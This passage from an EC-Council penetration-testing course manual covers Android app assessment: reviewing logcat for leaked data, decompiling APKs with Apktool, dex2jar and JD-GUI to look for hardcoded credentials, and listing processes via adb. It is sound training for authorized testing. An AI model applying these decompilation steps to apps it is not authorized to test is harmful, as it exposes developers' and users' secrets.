


Figure K.36: Screenshot of ADB Shell showing target application's file system

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Test whether Log of Application Reveals any Sensitive Information

Logging information is an essential part of the development stage which contains recorded information, such as IP addresses, username and passwords, time stamps, etc. Since, these files consist of sensitive data which provide valuable guidance for an attack against target organization. It is important to test whether application logs reveal any sensitive to the outsider.

You need to check the information written to log files to identify vulnerabilities that could possibly expose sensitive user information. Moreover, this could also help in anticipating upcoming issues. You may use logcat utility to view the application's logs and check whether they reveal any sensitive details of the applications.

- **Logcat**

  Source: *https://developer.android.com*

  To view the logs, we use the logcat monitor, which displays the system messages. It keeps the track of the new and old system messages that may be viewed later. Viewing these logs could help in debugging the Android device for security issues.

  To modify the search results, we may put filters to the message to be displayed. The messages may be given priority based on their importance and may be set to display only one kind of messages.

  Follow the steps given below to check the log files of an application

  To display the log messages for an app:

  - Build and run the app on a device.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Click View → Tool Windows → Logcat (or click Logcat in the tool window bar).

To run logcat through the adb shell prompt of your emulator or connected device, the general usage is:

```
[adb] logcat [<option>] ... [<filter-spec>]
```





Figure K.37: Screenshot of Logcat

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Try to Reverse Engineer the Android Application

Reverse engineering the Android application helps the pen testers to analyze the application from its completion stage to its source code stage. This enables you to understand the application functionalities and extract useful information from it.

To perform reverse engineering on an Android application, decompose the application into smaller segments, so that you may analyze and understand the working of each segment. Also, you have to analyze the final core binary of an application, in order to identify its original string table, source code, libraries, algorithms, and resources embedded within the app.

You may use APK reverse engineering tools, such as, Apktool, dex2jar, JD-GUI, and Agnitio, to check whether you may reverse engineer the app completely and view the source code. You also need to check for hardcoded credentials or any other sensitive information in the extracted source code.

The following are few tools used for performing reverse engineering the Android applications:

- **APKTool**

  The resource files may be obtained by using this tool.

- **Java Decompiler (JD-GUI)**

  The byte codes may be analyzed through this tool, it comes with the GUI interface.

- **dex2jar**

  .dex (Dalvik Executables) are used to compile the Android code and then compressed as an .apk zip file. To see the .dex file, rename the .apk file with .zip extension. The main purpose is to convert the .dex file into .jar file.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Reverse Engineering through JD-GUI, dex2jar, and Apktool:

You use JD-GUI and Apktool together to perform reverse engineering on Android applications. Follow the steps given below to reverse engineer the Android application:

1. A directory is recommended to be created for this process to avoid messing up with other tools.
2. Save the tools dex2jar, APKtool, and JD-GUI in that directory and then unzip the tools in the same directory which was created in Step 1.
3. By using applications that allows you to export the apk of an application, obtain the apk of the application that needs to be reverse engineered.
4. By using the command shown in the below figure, convert the file into .jar



Figure K.38: Screenshot of dex2jar converting file to jar

5. By using the JD-GUI tool open the recently created .jar file to access all the application's classes and their code as shown below:





Figure K.39: Screenshot of JD-GUI showing source code of jar file

6. Now to decode the resources, execute the Apktool with the .apk file as shown below:

```
D:\Directory(You created)>apktool d "Filename.apk(file that you have)"
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Try to Discover the Processes Running on the Android Device

Android is a multitasking operating system that allows various processes to run in the background. When you start an application, it will continue to run in the background as a process, even if you have switched to other tasks. When multiple processes are opened and running in the background, you will notice that your device starts to operate in an unusual manner.

A process running on the Android device may inter-communicate with another processes to share resources. This inter-process communication feature, if used incorrectly, may enable the unauthorized person to access the application resources.

You are advised to try to discover the processes running on your Android device and kill those that are not in use, in order to maintain application security. You may launch adb shell and run the following command to list processes running on the target mobile phone:

```
>adb shell
# procrank
```

The procrank command of the Android debugging bridge is used to list all the processes running on the Android device. This command is similar to the ps command but provides additional information, such as virtual set size (VSS), resident set size (RSS), proportional set size (PSS), and unique set size (USS). From all the displayed information, USS and PSS are very crucial as USS defines a set of unique pages to a process, and PSS is the shared memory with the other processes.

The sample output of the command is shown below:

